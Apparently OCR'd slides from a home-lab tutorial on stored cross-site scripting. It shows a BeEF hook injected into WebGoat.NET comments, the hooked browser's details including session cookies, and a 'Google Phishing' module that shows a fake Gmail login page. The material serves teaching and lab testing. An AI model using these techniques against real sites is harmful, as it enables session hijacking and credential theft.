
192.168.0.185

Origin: 192.168.0.119:80
Browser: C null
OS: Windows 10
Hardware: Unknown
Location: Unknown

Local Date: Sun Apr 18 2021 14:51:11 GMT+0800 (Singapore Standard Time)

Key	Value
browser.capabilities.activex	No
	No
	No
	No
	No
	No
	No
	No
	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No


Cross-Site Scripting (XSS) Explained


192.168.0.106 (Kali Linux in Virtual Box) hook.js is in there
192.168.0.119 (Webgoat)
Step0: We implant a malicious link in the "Comments" to the website
Step1: End user use the browser to visit the website
192.168.0.185 (Windows 10 host machine)
Step2: the content from the malicious link gets returned from the website to the end user!

This is the flow of my penetration testing

Cross-Site Scripting (XSS) Explained


- On your RHS, you can see a browser's info.



Key	Value
browser.name	C
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWel Chrome/89.0.4389.128 Safari/537.36
browser.platform	Win32
browser.plugins	Chrome PDF Plugin,Chrome PDF Viewer,Native Clien
browser.window.cookies	ASP.NET_SessionId=BB4CF3A32FA16BA86039395D BEEFHOOK=F4KCNnxVmTYZE0kks7OCgkdI3ycN4E
browser.window.hostname	192.168.0.119
browser.window.hostport	80
browser.window.origin	http://192.168.0.119
browser.window.referrer	http://192.168.0.119/webgoat.net/Default.aspx
browser.window.size.height	619
browser.window.size.width	640
browser.window.title	WebGoat.NET


Cross-Site Scripting (XSS) Explained

- What we can do now is to go to the [Commands] section, then we can select examples like "Social Engineering"



Cross-Site Scripting (XSS) Explained

- This part is what we can control the website to display different kind of information "back to the user"!
- What if we click Google Phishing!?




The results from executed command modules will be listed here.

Please wait, module config is loading...

Cross-Site Scripting (XSS) Explained

- Here we go. This is the detail setting.
- What if I click the [Execute] !?



The results from executed command modules will be listed here.

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 27

XSS hook URI: http://0.0.0.0:4444/demo:

Gmail logout interval (ms): 10000


Redirect delay (ms): 1000

Cross-Site Scripting (XSS) Explained

- We go back to the browser. What!?? We are now being placed into a login page!
- Check the next page, our 119 used to be our poor WebGoat!

Cross-Site Scripting (XSS) Explained

- This is scary!



Not secure | 192.168.0.119/webgoat.net/Content/StoredXSS.aspx

Google

New to Google Mail?

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Google Mail on your mobile phone. Learn more

About Google Mail   New features!   Switch to Google Mail   Create an account

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more

Sign in

Username

Password

Sign in   Stay signed in

